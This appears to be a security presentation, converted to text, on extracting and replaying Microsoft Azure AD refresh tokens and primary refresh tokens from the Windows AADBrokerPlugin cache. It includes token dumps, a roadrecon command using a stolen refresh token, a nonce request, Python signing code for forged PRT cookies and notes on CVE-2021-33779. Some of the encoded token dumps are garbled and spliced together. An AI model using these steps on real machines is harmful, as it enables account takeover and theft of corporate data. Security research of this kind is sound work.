/shredder.osi.office.net/.....HRM5wJnOFx3XldYvILbsQT8AHZqe8W6qgrZ8ZiUJ9tw=M...ms-appx-web://Microsoft.AAD.BrokerPlugin/d3590ed6-52b3-4102-aeff-aad2292ab01c...eyJ0eXAI0iJKV1Q1iLC
ub25jZSI6IkZ3V2ZuUwFXaTvAZzcEwMwTyWkZ3STNzeDZBNzVHQZzPYzVONkMzQldUZG6iLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFR
SSJ9.eyJhdWQiOiJodHRwczovL3NocmVkJGVyLm9zaS5vZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
ZiI6MTY2MDC2MDExNSwiZXBhZjIjOiJodHRwczovL3NocmVkJGVyLm9zaS5vZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
2RyanZaaJhxdU92UFovTHNveDhueHlreGxKZxduUHM9IiwiYwY1YjpbInB3ZCIsIm1mYSJdLCJhcHBzZGlzLW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
MiLCJhcHBzZGFjciI6IjA1Lm9zaS5vZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
6IjE2NS4yZmEuNjcuMjE1IiwibmV0ZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
b3J0eXAwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
CjZdWlI0iJRmdnWtNwVWwSjhZc1haaGFUWmlsVXZTdlE5xcUz5BzSnNzTXJmcd2NlIiwidGkiOiJodjI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFR
9mdC5j20iLCJ1cG40iJhdGZvdG9yZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
G5QnyWdB9dja6hodne9nb8MDUqG3XeNbDXxwNY_7BgsQ4u0bGe20gobyGloSgH2zTelie8mSBsCN5eRxoQTGUicOgH0h_9tD2SbSTVIScWRfVozqjtQ08n-lbeqlvFTLnr8EkLPrY3yQ00UqJ_-bgYQDQrGDMQfZbBQzjW6Mk1qPYImLW
Jo6NE-e6kAImUNV1Vm5RDw27ZGkxq1dq9Yxi481jbpvczkyi5phv-sznIQQI42wHiXrkpjhakwpifQ9koVl8SnU2f6iicYvBSLjgHP.b....1.b....HP.b....!...eyJ0eXAI0iJKV1Q1iLCJhbGciOiJub25lIn0.eyJhdWQiOiJkMzU
5MGVknI01MmIzLW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
MTUsImV4cCI6MTY2MDC2NDAXNSwiYwY1YjpbInB3ZCIsIm1mYSJdLCJhcHBzZGFjciI6IjA1Lm9zaS5vZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
XN0ZXIiLCJub25lZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
h0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
FUEF6VM0eC13TXgtQkFPUMJFdwRFcTLUUs3h0NkxhUSisInRlBmFadF9kAXNBwGF5X25hbWU0iJLaW5ldiBsdGQ1LCA0aWQ1IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
a2tzZTQ0Lm9ubWljcm9zb2Z0LmNvbSIsInVubiI6ImF0ZXN0ZXJAA2tzZTQ0Lm9ubWljcm9zb2Z0LmNvbSIsInZlcCI6IjEuMCJ9...https://enrichment.osi.office.net/.....HRM5wJnOFx3XldYvILbsQT8AHZae8W6agr
Z8ZiUJ9tw=M...ms-appx-web://Microsoft.AAD.BrokerPlugin/d3590ed6-52b3-4102-aeff-aad2292ab01c...eyJ0eXAI0iJKV1Q1iLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSIsIm
tpZCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL2VucmljaG1lbnQub3NpLm9mZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
cxN2E4OTUyZWw3LW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
YRWJBRELGTWR2MHpyZUhlV0FXZ0xmVWVjTlhibXJ6V6ELrUmpQUEdiR21ybw5SR1l2djhrenLMZU51dXftTEpvdz0iLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL2VucmljaG1lbnQub3NpLm9mZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
VWV0ZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
TQ0Lm9ubWljcm9zb2Z0LmNvbSIsInVubiI6ImF0ZXN0ZXJAA2tzZTQ0Lm9ubWljcm9zb2Z0LmNvbSIsInZlcCI6IjEuMCJ9...https://outlook.office365.com/.....HRM5wJnOFx3XldYvILbsQT8AHZqe8W6qgrZ8ZiUJ9tw
=M...ms-appx-web://Microsoft.AAD.BrokerPlugin/d3590ed6-52b3-4102-aeff-aad2292ab01c...eyJ0eXAI0iJKV1Q1iLCJub25lZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
iOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZr2FYRups0GxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWw3LW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
vL3N0cy53aW5kb3dzLm51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
UUFxLzhUQUBBQWw3LW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
mEiXSwiYXBwZ2R3c3RzLW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
hR0EFFFU7PdlqM7zVU011YiyjM6JfHjig0In0sTmVfZ7IE9mZmlZSIsImFwG1kIjoiZDM1OTBlZDYtNTJhMy00MTAyLWZmYUw3LW51bWV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
hbWU0iJhbGZhdG9yZmZpY2UubmV0LyIsImZyIjoiImh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQyOTQwYUw3LWEZzWEtNdc4OS1hZGM3LWQ3MTdhODk1MmVjMjM4IiwiaWF0IjoiEjNjA3NjAxMTUsIm5
ZS5jb2V0Z3hhbmdlUGFzZ3dvcnQuYXNweCIsInJoIjoiImF0ZXN0ZXJAA2tzZTQ0Lm9ubWljcm9zb2Z0LmNvbSIsInVubiI6ImF0ZXN0ZXJAA2tzZTQ0Lm9ubWljcm9zb2Z0LmNvbSIsInZlcCI6IjEuMCJ9.....
```

Microsoft AADBrokerPlugin .def file

Refresh token – for refreshing access JWT

... std Access-Refresh-Access mechanics

... **Does NOT fails** when refreshing


Access JWTs – for MS services

... outlook.office365.com

... api.office.net

... shredder.osi.office.net

... enrichment.osi.office.net



Microsoft AADBrokerPlugin .def folder/files

c_3r0dntpi0u9vqc0i1l3i91l5 00000003-0000-0000-c000-000000000000
Microsoft Edge

c_5tqmo206bh8vfla76cd5vern 00000003-0000-0000-c000-000000000000
Microsoft Edge

c_8ip5hoi6fgltcurag437b8a4 d7b530a4-7680-4c23-a8bf-c52c121d2e87
Microsoft News Feed

c_8mb8eds39r4rmn0oveg4gg5v 268761a2-03f3-40df-8a8b-c3db24145b6b
Microsoft Universal Store

c_ctqmpl92bqceifhvfidsid87 2d7f3606-b07d-41d1-b9d2-0d0c9296a6e8
Microsoft Bing Search


c_dfvl2iag0l1tvm5ebr5fp6mi 0ec893e0-5785-4de6-99da-4ed124e5296c
Microsoft Office UWP

c_g41imis28fo5k1g5u3oi0c3m 1fec8e78-bce4-4aaf-ab1b-5451cc387264
Microsoft Teams

c_ko4enbntgqc0mpmhkk69sogh ab9b8c07-8f02-4f72-87fa-80105867a763
Microsoft OneDrive, Sharepoint

c_mi1cmdi10dtsodg6l5e346dh d3590ed6-52b3-4102-aeff-aad2292ab01c
Microsoft Office (Outlook, Word, etc)

c_qoa64hl0pgeegkoogaqn91si e9c51622-460d-4d3d-952d-966a5b1da34c
Microsoft Edge



c_qvppge7as2g0b934o4siqob9 6F7E0F60-9401-4F5b-98E2-CF15BD5Fd5E3 Microsoft Azure Client

c_r7qegm25pd88coqhscltnkiv 00000003-0000-0000-c000-000000000000 Microsoft Edge

Refresh Token Auth – roadrecon tool

dirkjanm / ROADtools Public

Code Issues 12 Pull requests 4 Actions Projects Wiki Security Insights

Getting started with ROADrecon

Dirk-jan edited this page on Oct 29, 2020 · 1 revision

ROADrecon is a tool for exploring Azure AD environments. To allow for full flexibility, the tool uses 3 simple steps to do this:

1. Authentication
2. Data gathering
3. Data exploration or conversion

```
usage: roadrecon [-h] {auth,gather,dump,gui,plugin} ...
```

ROADrecon - The Azure AD exploration tool.
By @_dirkjan - dirkjanm.io

- github.com/dirkjanm/ROADtools/
- `roadrecon auth --refresh-token 0.AX0A..... -r https://outlook.office365.com --client d3590ed6-52b3-4102-aeff-aad2292ab01c`

Pentesting/RedTeaming Microsoft tokens

Get files from PC:

... DPAPI

... TokenBroker

... AAD Folder

Decrypt Files

Use Access JWT (1 day) to get data

... no authorization logs on MS cloud

Use refresh to get access JWT

... authorization logs on MS cloud

Use new access JWT to get data

Pentesting/RedTeaming Microsoft tokens


...but

PRT

PRT – primary refresh token

AAD - Azure Active Directory

- Azure AD joined
... login with azure account ...
- Hybrid Azure AD joined
... login corporate AD account ...



Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant
TestAzureAD	No	Windows	10.0.17763.0	Azure AD joined	None	None	N/A
AZDC03	No	Windows Server 201...	10.0 (17763)	Hybrid Azure AD joi...	N/A	None	N/A
DESKTOP-614EKKI	No	Windows	10.0.19041.329	Azure AD joined	AzureAdmin	Microsoft Intune	No
vm-wvd-dj	No	Windows	10.0.17763.0	Hybrid Azure AD joi...	N/A	None	N/A
TestAzureAD	No	Windows	10.0.17763.0	Azure AD joined	None	None	N/A


Primary refresh token (PRT) ~= Kerberos TGT

- Primary **refresh** token
- Per-user & per-device
- SSO to MS Azure apps
- **Extremely protected by MS**

PRT – inside primary refresh token

PRT –

`\AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState\u_dabnckbc9g8c86cqf5gb5t0n\p_g7m2ag339emk5tr0k5uuafh1`



```
....(https://login.microsoftonline.com/common$...1fec8e78-bce4-4aaf-ab1b-5451cc387264M...ms-appx-web://Microsoft.AAD.BrokerPlugin/1fec8e78-bce4-4aaf-ab1b-5451cc387264.....0.AX0A5wqUQuqj1Uetx9CXqJUuwH107B_KVK9KqxtUUcw4cmSCA0C.AgABAAEAAAD--DLA3V07QrddgJg/WevrAgDs_wQA9P88twa19CM1-Ea1tX1wH6t7PnpqYMMvr_gpIrnlg5I70jCpyEzuDFn_BSE7off7KgYmLBUSgJG0__UpC9Zh-clSroT4jxxu_-Yl1vpWg58DZaezqaviVmAdiQ0ZSBsswSiKC37nlHlt3LrZek8v4ekq0KZeMxZ8TIp8ZUyCn7f8T_M5TX1xCYDxgPt1vYHQir06wEZKXf0bzM.HuzBpdq-tm7FrFKAV7wwYs7MPa4wyJBctAIXtgMmcA__ecZYHEZJl6cNH5er7JWTL99riZE8SQuATYqlS0BJTdCq1G7_fLRUJaQg7VedVbyu6p5stC0wH urcRhBtPxNrTMFNNw5vVj1DeTElB7L-b8PzQL0154ncmrUBYciNcfxGgdEgOVof7_TKRX63M3_-gZ8AprlZYaT-gzNZD2i5In-IAD10dMimz00SCA_z0UAjC3Lt3dV9H5lT35jCg87lozz_KdA0HzBpBDzTeYjJRONIz_BpLSp0IMMq9hSj8_kIrhSD6zCkn4EPiMwvd3oDlhgJyJ335z5n3Evco1mKwvqIv-0RwiDHuhLnmnPyODD526T7f-VI_Y9u0LiUqYXYS1j7xD58cduddzAYSt0cqQad16ApBxPCQ-CcnAvpKg4v4f8nvJNzzZlBX10CZHn8Fjcfkiz4QuFAjcfiVhv_zQhxVes5vA0xxzwDmEY_HiYLpPGoLv1wIcQD9pl2rkjhHQvfNmvd4cBd_c3vNQvNsJ9CDPlcWJlncvLKTcvGgd3eACE7iVY9CTd-W472NecGydWaQzbQ7j7qrskR0ttw-BYfDI9FgnZRukhwXGOYGCVPc0V_Sd-00LjL0omZ4YPekgmNU7w92zbs3G40osjL1YMKuc7u_Kwp0c_7e7ZMG598sSvWvoI_dqRaRWOLumAaNj8Xn8UYv7Dd9T6ypUKx1AWtkCqawCxh4kBKniQUmg3b_r2h0eqy6rwDmLC3NV5ywQtvl4ug_o4DR5HZWjUn081hDQ7pnH6beYATiTFGporIANe2umVn4m2m1Fw7ajVn5T3ATfUffdgWyz6yRmShWq_lcCA5VzJ_MWB2EOHBGOPzmNOgPnb3-Ph2mdLBCRGULtx-iaAo3FTQBso2QY5XNdjb8Fy3iyFLUQnscieZqXVWakEx7AIYcZQW7Wad_Tnym6CyUtxN-tRb1j2iaaXqB9sXbFtMB6Te2JwJiJKGSavGKOPSnIbplyh96t6EcpJud9740tjNdByMOLXC3NGjLQHQWa02gRTeWZuypSVkKWzveWyxN5_PG586wzguttSas_L0hcE-Y93fqo10wYjV-GIqR_dvAiXlddnmzk8XvJn9dupfBWr_vHXE0B6HwSrYe1MDS_jGuEDqt-iSENVqEJQC7DX9E-JWL8Ex01b2-xqIzR2fe5MQ7JM6LBqVheg.....ngch...AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAABZlvRaHzp3QYvdrCaKmDw8AAAAAAIAAAAAABBBmAAAAQAATAAAABjDsQrBTD0ZbAs+EpDZnLegGJICdyu6cNhM+MLOeDMjAAAAA6AAAAAGAAIAAAABDOPYjHi/qnpAjgi3SgHLkYpkMBrSBM5s6YY8BQFYwEMAAAC5jmF3HRE/1FMAZjiLBB5yRySdI4A6aZiJiKuyBvDlbgDDCzRsWmDUeKK7rwtgVWEAAAAATay2Q01r+OH0+C7ybeXd+95R1eqsocFrLnXDERv6B6QFoIYZkT0j38KJKpcPT4GHkxV5+Q9DBbe1sKSGuTLIA.....atester@kkse44.onmicrosoft.com$...42940ae7-a3ea-4789-adc7-d717a8952ec0+..._2FfQmjvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4...alfatester...Tester...$...a8194a89-cc95-4d3b-bc1c-c6bf34e12701.....alfatester Tester.....K...u:a8194a89-cc95-4d3b-bc1c-c6bf34e12701.42940ae7-a3ea-4789-adc7-d717a8952ec0...0mt7kk1fs47v2tqstg639n66
```

PRT – inside primary refresh token

x-ms-RefreshTokenCredential – JWT – **eyJhb...**

Decoded JWT

```

Headers := {
  .."alg": "HS256",
  .."ctx": "QTkForqEKaCwkkjj1F/eRK6LmjHIXI0P",
  .."kdf_ver": 2,
  .."typ": "JWT"
}

Payload := {
  .."is_primary": "true",
  .."refresh_token": "0.ATwA1UPcd4n-T0aJ6Unbm0tiNSC41uzCMrZJmKZERTDlp3o8ANU.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P9boG_OaXzdNtbBed
  .."request_nonce": "AwABAAEAAAACA0z_BAD0_6U0y96lQwKuGcKA8GkobuYGV7CvthxxlLer8or_q0rZ2r0ut3-j4BoE7gkFMd3vWuG-lwKDwZD9aHurBpvYCOMgAA"
}

Signature := "PTwkcvmRcf_0kGM8dbRdyoN-V4Bximj9lpwYJLNHx0"

```

alg – HS256 – hmac sha256

ctx – Context – random seed

kdf_ver – Key derivation function version

request_nonce – Random Nonce from MS

PRT – primary refresh token

Nonce – request it from MS

Request	Response
<pre>1 POST /common/oauth2/token HTTP/1.1 2 Host: login.microsoftonline.com 3 Content-Type: application/x-www-form-urlencoded 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19042 5 Content-Length: 98 6 Connection: close 7 8 grant_type=sv_challenge&windows_api_version=2.0&resource= https%3a%2f%2fcdpcs.access.microsoft.com</pre>	<pre>1 HTTP/1.1 200 OK 2 Cache-Control: no-store, no-cache 3 Pragma: no-cache 4 Content-Type: text/html; charset=utf-8 5 Expires: -1 6 Strict-Transport-Security: max-age=31536000; includeSubDomains 7 X-Content-Type-Options: nosniff 8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN" 9 x-ms-request-id: 44db5830-b791-4512-a019-09822c997a00 10 x-ms-ests-server: 2.1.13481.9 - WEULR2 ProdSlices 11 X-XSS-Protection: 0 12 Set-Cookie: fpc=ArDo2xTfcR50ummIRBJHH_k; expires=Sat, 17-Sep-2022 14:57:32 GMT; path=/; secure; HttpOnly; SameSite=None 13 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly 14 Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly 15 Date: Thu, 18 Aug 2022 14:57:32 GMT 16 Connection: close 17 Content-Length: 122 18 19 {"Nonce": "AwABAAEAAAACA0z_BAD0_3kWTrAdytX_GnKEvsg_lsirdUPhS5DzBNqsy1_lfNi3h6vC 9AI63JJ5ICb8z_PY-sITs6RTP5DGf22tnckTPFcgAA"}</pre>

PRT – Sign me please...

KDF ver 1: AzureAD-SecureConversation + "ctx": "QTkForqEKaCwkkjj1F/eRK6LmjHIXIOP" + `"\x00\x00\x01\x00"`

`hmacSecret` = `"\x00\x00\x00\x01"` + label + `"\x00"` + context + `"\x00\x00\x01\x00"`

`derivedKey` = `HmacSHA256(key = sessionkey, secret=hmacSecret)`

`signature` = `Base64(HS256(derivedkey, Headers, Payload))`

Python:

```
import jwt
```

```
payload={"refresh_token":"blablabla", "nonce":"boobooboo"}
```

```
headers={'typ':'JWT','alg':'HS256','ctx':ctx}
```

```
encodedjwt = jwt.encode(payload, derived_key, algorithm="HS256", headers=headers)
```

PRT – SessionKey

I want PRT !

... RSA **privkey** + **pubkey** ...

... RSA **pubkey** -> **Microsoft** ...

... Microsoft encrypt **sessionkey** with RSA **pubkey** -> **Windows** ...

... Windows decrypt via RSA **privkey** -> **sessionkey** ...

Secure? **NO !**

hmacSecret = "\x00\x00\x00\x01" + label + "\x00" + **context** + "\x00\x00\x01\x00"

derivedKey = HmacSHA256(key = **sessionkey**, secret=**hmacSecret**)

Derive once – replay many times

PRT – kdf_ver1 vs kdf_ver2

July 2021 - CVE-2021-33779 - Windows 19043

Kdf_ver 2 – mitigate CVE-2021-33779 - ADFS token replay attack

KDF ver 1:

hmacSecret="\x00\x00\x00\x01" + label + "\x00" + context + "\x00\x00\x01\x00"

KDF ver 2:

hmacSecret="\x00\x00\x00\x01" + label + "\x00" + SHA256(context+payload) + \x00\x00\x01\x00"

KDF ver 1 -> KDF ver 2 - **YES**

KDF ver 2 -> KDF ver 1 - **NO**

PRT – Sessionkey – where is it ?

```
....(..https://login.microsoftonline.com/common$....1fec8e78-bce4-4aaf-ab1b-5451cc387264M...ms-appx-web://Microsoft.AAD.BrokerPlugin/1fec8e78-bce4-4aaf-ab1b-5451cc387264.....
0.AX0A5wqUQUqj1Uetx9cXqJUuwH107B_kvK9KqxtUUCw4cmSCA0c.AgABAAEAAAD--DLA3V07QrddgJg/WevrAgDs_wQA9P88fwa19CM1-Ea1fX1wH6t
